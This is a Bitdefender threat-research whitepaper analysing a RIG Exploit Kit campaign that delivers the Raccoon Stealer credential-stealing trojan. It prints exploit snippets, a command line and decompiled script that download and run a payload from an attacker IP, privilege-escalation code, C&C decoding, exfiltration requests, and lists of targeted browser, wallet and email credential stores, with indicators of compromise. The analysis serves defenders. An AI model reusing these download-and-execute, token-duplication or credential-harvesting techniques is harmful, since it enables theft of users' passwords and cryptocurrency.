
WHITEPAPER

Bitdefender



Security

RIG Exploit Kit Campaign Delivers Raccoon Stealer

www.bitdefender.com

Contents

Authors:
George Mihali - Security Researcher @ Bitdefender
Mihai Neagu - Senior Security Researcher @ Bitdefender

Foreword

The RIG Exploit Kit continues to spread malware via browser exploits, especially through vulnerable versions of Internet Explorer 11. One campaign earlier this year was delivering the `Raccoon Stealer` trojan, which we will describe here.

`Raccoon Stealer` is a credential-stealing trojan first spotted in April 2019. It was advertised and sold on underground forums as malware-as-a-service for $ 200 a month, and has been described by Zerofox in a blog post. Other instances of `Raccoon Stealer` were analyzed by Cyberint and Avast.

In this article, we will analyze the `Raccoon Stealer` malware sample delivered through the `RIG Exploit Kit`. We will describe the browser exploitation, unpacking stages, then the personal data collection and exfiltration.

Exploitation

`RIG Exploit Kit` targets CVE-2021-26411, a double-free vulnerability in `Internet Explorer`. The exploit code is very similar to the sample documented in the original ENKI's paper. The code snippet in the exploit served by the `RIG EK` below shows where the double-free is triggered:

```
ref=new VBArray(hd0.nodeValue)
god=new DataView(ref.getItem(1))
ref=null
```

The subsequent code execution uses RPC in an effort to avoid detection (same as original sample). Here we see the initiation of a new RPC connection after exploitation:

```
var I_RpcTransServerNewConnection = get-
ProcAddr(rpcrt4,'I_RpcTransServerNewCon-
nection')
prepareCall(addr,I_RpcTransServerNewCon-
nection)
return read(read(call(addr)-0xf8,32),32);
```

We have also seen `RIG EK` alerts identified as exploiting CVE-2020-0674, which leads to a similar command line execution as the one described below.

Initial Code Execution

After successful exploitation, a new process is created with the following command line:

```
cmd.exe /q /c cd /d "%tmp%" && echo func-
tion O(l) [...] > 3.tMp &&
stArt wsCripT //B //E:JScript 3.tMp htE-
fL5N9dfd "hxxp[:]//45.138.27.29/?MzYxOTM-
w&WaukeN&[...]" "2"
```

This long command line drops a `JScript` file in the temporary folder, then launches the `WScript.exe` to run the dropped script, with the `URL`, `decryption key` and `user agent` string as parameters. Then the script downloads the payload from the specified URL, and decrypts it with the `RC4` encryption key provided as parameter (`htEfL5N9dfd`).

```
function Download_and_Decrypt(params){
    var winHttpRequest=WScript.CreateOb-
ject("WinHttp.WinHttpRequest.5.1");
    winHttpRequest["setProxy"](n);
// Disable proxy
    winHttpRequest.
```

```
open("GET",params(1),1);
    winHttpRequest.Option(0)=params(2);          // Set User-agent string
    winHttpRequest.send();
    winHttpRequest["WaitForResponse"]();
    if(200==winHttpRequest.status)
        return RC4_Decrypt(winHttpRequest.responseText,params(0))
};
```

The dropped script saves the decrypted payload to the `%TEMP%` folder with a random name, the launches it:

```
dropName = Random_String(8)+".",
try { v = Download_And_Decrypt(WScript.Arguments) }
catch(W){ v = Download_And_Decrypt(WScript.Arguments) };
d = v.charCodeAt(027 + v.indexOf("PE\x00\x00"));
adodbStream.WriteText(v);
if(32-1^<d) {
    var isDll = 1;
    dropName += "dll"
}
else dropName += "exe";
adodbStream.savetofile(dropName,2);
adodbStream.Close();
isDll && (dropName = "regsvr32.exe /s "+dropName);
wscriptShell.run("cmd.exe /c "+dropName, 0)
fileSystemObject.Deletefile(WScript.ScriptFullName);
```

Unpacking

The `Raccoon Stealer` sample comes packed in multiple encryption layers, as described below, in an attempt to evade detection and make the reverse engineering process more difficult.

Stage 1

The initial executable contains garbage code blocks with unused strings and parameters. In this stage, a part of the `.text` section is copied to a new location and decrypted using a hardcoded `XTEA` encryption key. Then, the execution reaches the shellcode zone:

```
XTEA_DECRYPT_SHELLCODE(shellcode_bytes, uBytes, &dword_428010);
// Garbage Code
for ( j = 0; j < 255902; ++j )
{
    if ( uBytes == 16 )
        GlobalUnWire(hMem);
}
// More Garbage Code
for ( k = 0; k < 907687; ++k )
{
    if ( uBytes == 3073 )
    {
        GetProcessHeaps(0, 0);
        GetProcessHeap();
        WritePrivateProfileStringW(0, 0, 0, 0);
```

```
        SetPriorityClass(0, 0);
    }
}
// Jump to shellcode
return (shellcode_bytes)();
```

Stage 2

The first shellcode resolves and imports a few functions (`GlobalAlloc`, `GetLastError`, `Sleep`, `VirtualAlloc`, `CreateToolhelp32Snapshot`, `Module32First` and `CloseHandle`), then decompress part of its body into a larger shellcode and jumps to it. Furthermore, there is a layer of XOR over it with generated pseudo-random bytes:

```
shellcode_bytes = a1->field3_23a3ad_42896D;
// XOR with pesudo-random bytes
RAND_XOR(a1, shellcode_bytes, *a1->field2_4E221, *(a1->field2_4E221 + 4));
if ( *(a1->field2_4E221 + 8) )
{
    allocated_memory = (a1->VirtualAlloc)(0, *(a1->field2_4E221 + 9), 4096, PAGE_EXE-
CUTE_READWRITE);
    v1_final_len = 0;
    // decompress bytes of the shellcode
    DECOMPRESS(shellcode_bytes, *a1->field2_4E221, allocated_memory, &v1_final_len);
    shellcode_bytes = allocated_memory;
    *a1->field2_4E221 = v1_final_len;
}
// jump to shellcode
__asm { jmp     [ebp+shellcode_bytes] }
```

Stage 3

The second shellcode resolves a few imports, then decompresses part of its body into a `MZ/PE` executable, which is loaded using Reflection and jumps to its entry point.

Entry point

`Raccoon Stealer` begins execution by obtaining the `locale identifier` for the user language. If the default locale is `Russian`, `Ukrainian`, `Belarusian`, `Kazakh`, `Kyrgyz`, `Armenian`, `Tajik` or `Uzbek`, the malware will not execute.

Next, the malware tries to create a mutex with `MUTEX_ALL_ACCESS` rights. The name is built by appending to `Username` a hardcoded suffix (`“m$V1-xV4v”`). If the mutex already exists, the execution stops as the malware should be already running:

```
if ( OpenOrCreateMutex() )
{
  [malware_body]
}
CoUninitialize();
return 0
```

The mutex name is constructed as follows:

```
  // decrypt mutex suffix string
  mutex_name_suffix[0] = 0xB8CA8311;
  v0 = 17;
  mutex_name_suffix[1] = 0xB896C3DF;
  v6 = 0x98DA;
  v1 = 0;
  v7 = 0;
  while ( 1 )
  {
    *((_BYTE *)mutex_name_suffix + ++v1) ^= ~v0; // "m$V1-xV4v"
    if ( v1 >= 9 )
      break;
    v0 = mutex_name_suffix[0];
  }
  v7 = 0;
  v2 = GetUsername();
  v3 = str_append(v2, (char *)mutex_name_suffix + 1);
  if ( OpenMutexA(MUTEX_ALL_ACCESS, 0, v3) )
    return 0;
  CreateMutexA(0, 0, v3);
  return 1;
```

If the current process is running as `System`, the malware will create a new process with the original name but with elevated privileges. This is done by iterating through all processes (except `explorer.exe`), duplicating the token of the process and then creating a new process with the duplicated token:

```
do {
  aux_string = init_string(S, &strExplorer_dot_ex);
  aux_string_len = wcslen(pe.szExeFile);
  aux_string_curent_size = aux_string->current_size;
  if ( aux_string->max_size >= 8 )
    aux_string = aux_string->ptr;
  if ( aux_string_curent_size == aux_string_len && !wcstrncmp(pe.szExeFile, aux_string,
aux_string_curent_size) )
    v0 = 1;
  free_string(S);
  if ( v0 )
  {
    v0 = 0;
    v7 = OpenProcess(PROCESS_ALL_ACCESS, 0, pe.th32ProcessID);
    if ( OpenProcessToken(v7, TOKEN_ALL_ACCESS, &TokenHandle)
      && DuplicateTokenEx(TokenHandle, TOKEN_ALL_ACCESS, 0, SecurityImpersonation, To-
kenPrimary, &phNewToken) )
    {
      CloseHandle(TokenHandle);
      GetModuleFileNameA(0, Filename, MAX_PATH);
      v8 = strlen(Filename);
      mbstowcs(Dest, Filename, v8 + 1);
      CreateProcessWithTokenW(phNewToken, 1u, 0, Dest, 0, 0, 0, 0, 0);
    }
    CloseHandle(v7);
  }
  else {
    v0 = 0;
  }
```

```
}
while ( Process32NextW(v3, &pe) );
```

Decoding C&C host

The Raccoon C&C host is encoded in the description of a public Telegram channel. Various Raccoon Stealer samples have different configurations, our sample was using a channel called "nixsmasterbaks2".

First, the Telegram channel URLs are decrypted using a RC4 encryption key (jY1aN3zZ2j):

- hxxp://185.163.204.22/nixsmasterbaks2
- hxxp://178.62.113.205/nixsmasterbaks2
- hxxps://t.me/nixsmasterbaks2

Then another two strings, which will be used in the following operations:

- client id: 0ca084930d432e79d874c48da5d2984243f271ca
- decryption key: 6ee8cc7340badc8f3cf84792183f4030

The following GET request is sent to the Telegram URLs above:

```
GET hxxp://185.163.204.22/nixsmasterbaks2 HTTP/1.1
Cache-Control: no-cache
Pragma: no-cache
Content-Type: text/plain; charset=UTF-8
Connection: Keep-Alive
Host: 185.163.204.22
```

The response is expected to contain the string WEBOGRAM, as it should contain information about the specified Telegram channel, (in our case nixsmasterbask2). The relevant part of the response looks like this:

```
...
<div class="tgme_page_extra">2 subscribers</div>
<div class="tgme_page_description" dir="auto">e83265ufAJK8jbuIcH6KrLrSANW4x8ZGtjX-
A=7c-ved</div>
<div class="tgme_page_action">
  <a class="tgme_action_button_new" href="tg://resolve?domain=nixsmasterbaks2">View in
Telegram</a>
</div>
<!-- WEBOGRAM_BTN -->
<div class="tgme_page_action tgme_page_context_action">
...
```

Once the channel description is obtained (e83265ufAJK8jbuIcH6KrLrSANW4x8ZGtjXA=7c-ved), Raccoon Stealer removes the prefix (five characters from the beginning of the string) and the suffix (six characters from the end of the string):

```
...
// Remove first 5 characters
RemoveCharsFromString(&telegram_channel_description, 0, 5);
if ( telegram_channel_description.current_size < telegram_channel_description.current_
size - 6 )
{
  goto ThrowEx_label;
}
```

```
// Remove the last 6 characters
RemoveCharsFromString(&telegram_channel_description,
                      telegram_channel_description.current_size - 6,
                      6);
...
```

The cropped string is then Base64 decoded and decrypted using the RC4 encryption key obtained earlier (6ee8cc7340badc8f3cf84792183f4030). Thus, the decoded Raccoon Stealer C&C host is the following:

```
hxxp://185.163.204.212/
```

First C&C request

After the C&C host is obtained, the malware gathers recon information and performs a query to that C&C. The response is the malware config for the target machine.

First, Raccoon Stealer retrieves the GUID of the machine from HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Cryptography\MachineGuid registry key. Then a POST request is made as it follows:

```
POST hxxp://185.163.204.212/ HTTP/1.1
Cache-Control: no-cache
Pragma: no-cache
Content-Type: text/plain; charset=UTF-8
Connection: Keep-Alive
Content-Length: 128
Host: 185.163.204.212

T7eNQDbPI0cS2vofnhYIin/Y4wu0vmw1E4pntusqVf3YqvX6qytvEFLnr19Y1KdFnjuKKlxym2Gp70g-
z3GkRBc...
```

The POST request data is RC4-encrypted using the same previous key (htEfL5N9dfd). After decrypting it, the request data has the following format:

```
b=[GUID]_[Username]&c=0ca084930d432e79d874c48da5d2984243f271ca&f=json
```

In response, the malware receives a RC4 encrypted JSON containing different information including keywords and paths for specific browsers/wallets. This JSON is used as a config by the malware.

```
...
“au”: “/l/f/jGjF_H0BZ2GIX1a31Exk/3b069fca2d5ca4f8ce94b9e92f18cbe66467e250”,
“ls”: “/l/f/jGjF_H0BZ2GIX1a31Exk/1fab40bfad51a0f44b36c212e2c5dbccb33e3f49”,
...
 “s”: [{
        “k”: “edge”,
        “v”: “28;Microsoft Edge;\\Microsoft\\Edge\\User Data;Login Data;Cookies;Web
Data”
    },{
        “k”: “chrome”,
        “v”: “28;Google Chrome;\\Google\\Chrome\\User Data;Login Data;Cookies;Web Data”
    },{
        “k”: “chromeBeta”,
        “v”: “28;Google Chrome Beta;\\Google\\Chrome Beta\\User Data;Login Data;Cook-
ies;Web Data”
    },{
        “k”: “chromeSxS”,
        “v”: “28;Google Chrome SxS;\\Google\\Chrome SxS\\User Data;Login Data;Cook-
```

```
ies;Web Data”
    },{
        “k”: “chromium”,
        “v”: “28;Chromium;\\Chromium\\User Data;Login Data;Cookies;Web Data”
    },
    ...
 ]
...
“cs”: [{
        “k”: “binance”,
        “v”: “Binance;26;Binance;*app-store.*;*cache*,*log*,*partition*,*dict*”
    },{
        “k”: “atomic”,
        “v”: “Atomic;26;atomic;*;*cache*”
    },{
        “k”: “daedalus”,
        “v”: “Daedalus;26;Daedalus Mainnet;*;log*,*cache,chain,dictionar*”
    },{
        “k”: “electrum”,
        “v”: “Electrum;26;Electrum\\wallets;*;|”
    }
...
“ews”: [{
            “k”: “meta”,
            “v”: “nkbihfbeogaeaoehlefnkodbefgpgknn;MetaMask”
        },{
            “k”: “meta_e”,
            “v”: “ejbalbakoplchlghecdalmeeeajnimhm;MetaMask”
        },{
            “k”: “brave”,
            “v”: “odbfpeeihdkbihmopkbjmoonfanlbfcl;Brave”
        },{
            “k”: “ronin”,
            “v”: “fnjhmkhhmkbjkkabndcnnogagogbneec;Ronin”
        }]
...
]
...
```

After this `config` is received, the malware sends two more GET requests, to the URLs corresponding to `au` and `ls` keys. The `au` key request retrieves a `MZPE`, which is a `sqlite3.dll` - for opening browser database files like passwords and cookies:

```
GET hxxp://185.163.204.212//l/f/jGjF_H0BZ2GIX1a31Exk/3b069fca2d5ca4f8ce94b9e92f18c-
be66467e250 HTTP/1.1
Cache-Control: no-cache
Pragma: no-cache
Connection: Keep-Alive
Host: 185.163.204.212
```

The `ls` key request retrieves a list of libraries that are needed for the Raccoon functionality:

```
GET hxxp://185.163.204.212//l/f/jGjF_H0BZ2GIX1a31Exk/1fab40bfad51a0f44b36c212e2c5dbc-
cb33e3f49 HTTP/1.1
Cache-Control: no-cache
Pragma: no-cache
Connection: Keep-Alive
Host: 185.163.204.212
```

Targeted applications

The malware creates multiple threads which are used as `Tasks`, performing actual stealing. It mainly targets Chromium-based browsers, Mozilla-based applications, and cryptocurrency wallets. For each of these, it performs a specific technique of stealing data:

Chromium-based browsers

The sensitive data is stored in SQLite databases. The malware uses a legit `sqlite3.dll` library obtained as mentioned above (through the `au` key request), to query login information, browser cookies, credit card information and browser history.

Mozilla-based applications

The malware gets all the needed libraries through the `ls` key request in order to decrypt and extract the sensitive information from the SQLite databases.

Cryptocurrency wallets

It looks for popular cryptocurrency applications and their default locations (e.g `Exodus`, `Monero`, `Jaxx`, `Binance`, etc.). The malware also looks for any `wallet.dat` file.

Password Managers

Attempts to steal Bitwarden data from:

```
%APPDATA%\bitwarden\data.json
```

Attempts to steal 1Password data from:

```
%LOCALAPPDATA%\_1password\data
```

Email clients

Raccoon payload steals data associated with different email clients.

For `Outlook`, it searches several registry keys:

```
“Software\\Microsoft\\Internet Account Manager\\Accounts”
“Software\\Microsoft\\Office\\Outlook\\OMI Account Manager\\Accounts”
“Software\\Microsoft\\Windows NT\\CurrentVersion\\Windows Messaging Subsystem\\Pro-
files\\Microsoft Outlook Internet Settings”
“Software\\Microsoft\\Windows NT\\CurrentVersion\\Windows Messaging Subsystem\\Pro-
files\\Outlook”
“Software\\Microsoft\\Office\\19.0\\Outlook\\Profiles\\Outlook”
“Software\\Microsoft\\Office\\18.0\\Outlook\\Profiles\\Outlook”
“Software\\Microsoft\\Office\\17.0\\Outlook\\Profiles\\Outlook”
“Software\\Microsoft\\Office\\16.0\\Outlook\\Profiles\\Outlook”
```

```
“Software\\Microsoft\\Office\\15.0\\Outlook\\Profiles\\Outlook”
“Software\\Microsoft\\Office\\14.0\\Outlook\\Profiles\\Outlook”
“Software\\Microsoft\\Office\\13.0\\Outlook\\Profiles\\Outlook”
```

The malware looks for some specific values:

```
“SMTP Email Address”
“SMTP Server”
“POP3 Server”
“POP3 User Name”
“SMTP User Name”
“NNTP Email Address”
“NNTP User Name”
“NNTP Server”
“IMAP Server”
“IMAP User Name”
“Email”
“HTTP User”
“HTTP Server URL”
“POP3 User”
“IMAP User”
“HTTPMail User Name”
“HTTPMail Server”
“SMTP User”
“POP3 Password2”
“IMAP Password2”
“POP3 Password2”
“NNTP Password2”
“HTTPMail Password2”
“SMTP Password2”
“POP3 Password”
“IMAP Password”
“POP3 Password”
“NNTP Password”
“HTTP Password”
“SMTP Password”
“POP3 Port”
“SMTP Port”
“POP3 Port”
“IMAP Port”
```

The information stolen is stored in an `outlook.txt` file on disk, in `<USERPROFILE>\Appdata\LocalLow\`.

For `Foxmail`, the malware tries to steal the content from the following hardcoded paths:

```
“D:\Program Files\Foxmail 7.2\Storage”
“D:\Program Files (x86)\Foxmail 7.2\Storage”
“D:\Foxmail 7.2\Storage”

“C:\Program Files\Foxmail 7.2\Storage”
“C:\Program Files (x86)\Foxmail 7.2\Storage”
“C:\Foxmail 7.2\Storage”
```

The final step of the malware sends back to the C2 the data collected from all the `Tasks` in `%USERPROFILE%\Appdata\LocalLow\` (including browser cookies, login information and crypto wallets information retrieved from disk or from browser extensions, email client data and password manager data), packaged in a zip archive with a random

name.

```
POST hxxp://185.163.204.212/ HTTP/1.1
Cache-Control: no-cache
Pragma: no-cache
Content-Type: multipart/form-data, boundary=vD2tL1qC9bC3zV9eD9yX8dU8yY8lC1cV
Connection: Keep-Alive
Content-Length: 17566
Host: 185.163.204.212

--vD2tL1qC9bC3zV9eD9yX8dU8yY8lC1cV
content-disposition: form-data; name="jGjF_H0BZ2GIX1a31Exk"; filename="jGjF_H0BZ2GIX-
1a31Exk.zip"
Content-Type: application/octet-stream
```

The server responds with a 40-character hexadecimal string. It may be a checksum or a SHA1 hash for the zip exfiltrated.

Stolen credentials

The following data is collected from the victim's computer and sent to the `Raccoon Stealer` host:

- Login data from: `Microsoft Edge`, `Google Chrome`, `Google Chrome Beta`, `Google Chrome SxS`, `Chromium`, `Xpom`, `Comodo Dragon`, `Amigo`, `Orbitum`, `Bromium`, `Brave`, `Nichrome`, `RockMelt`, `360Browser`, `Vivaldi`, `Go`, `Sputnik`, `Kometa`, `Uran`, `QIP Surf`, `Epic Privacy`, `CocCoc`, `CentBrowser`, `7Star`, `Elements`, `TorBro`, `Suhba`, `Safer Browser`, `Mustang`, `Superbird`, `Chedot`, `Torch`, `UC Browser`, `QQ Browser`, `Opera`, `Internet Explorer`, `Waterfox`, `SeaMonkey`, `PaleMoon`
- Crypto wallet data from browser extensions: `GuildWallet`, `Yoroi`, `Nifty`, `Temple`, `AuroWallet`, `MyEtherWalletCX`, `Guarda`, `PolymeshWallet`, `SaturnWallet`, `BinanceChain`, `Sollet`, `ICONex`, `TronLink`, `Ronin`, `TezBox`, `JaxxLiberty`, `CloverWallet`, `iWallet`, `Math`, `Equal`, `CyanoWallet`, `MetaMask`, `Coin98`, `Keplr`, `Liquality`, `NeoLine`, `Wombat`, `KHC`, `Rabby`, `TerraStation`, `Phantom`, `Brave`
- Crypto wallet data from disk: `Daedalus`, `Monero`, `Electrum`, `Electrum-LTC`, `ElectronCash`, `Guarda`, `Wasabi`, `Jaxx`, `Ledger Live`, `Binance`, `Atomic`, `BlockstreamGreen`, `Exodus`, `MyMonero`, `JaxxLiberty`
- Login data from Email clients: `ThunderBird`, `Outlook`, `Foxmail`
- Password Managers data: `Bitwarden`, `1Password`
- Login data from `Steam` account (SSFN)
- Login data from `Discord`, `Telegram`

This data is then sent to the `Raccoon Stealer` C&C host, and the malware exits.

Indicators of Compromise

RIG EK host:

`45.138.27.29`

Telegram channel info requests:

```
http://185.163.204.22/nixsmasterbaks2
http://178.62.113.205/nixsmasterbaks2
https://t.me/nixsmasterbaks2
```

Raccoon Stealer C&C host:

```
185.163.204.212
```

Raccoon Stealer sample hash:

```
d1add5e8eff9f148c00107eb31008628
bb55b6cb4fc9e78088e1db09c06353122c014bd0de117e41744a4bd08d52facf
```

Mutex Created:

```
%UserName% + "m$V1-xV4v"
```

References

1. Raccoon Stealer
May 19, 2021 - cyberint.com
https://cyberint.com/blog/research/raccoon-stealer/

2. Raccoon Stealer Pivots Towards Self-Protection
September 23, 2021 - Stephan Simon
https://www.zerofox.com/blog/raccoon-stealer-pivots-towards-self-protection/

3. Raccoon Stealer: "Trash panda" abuses Telegram
March 9, 2022 - Vladimir Martyanov
https://decoded.avast.io/vladimirmartyanov/raccoon-stealer-trash-panda-abuses-telegram/

4. CVE-2021-26411, Internet Explorer Memory Corruption Vulnerability
Mar 9, 2021 - Microsoft
https://msrc.microsoft.com/update-guide/vulnerability/CVE-2021-26411

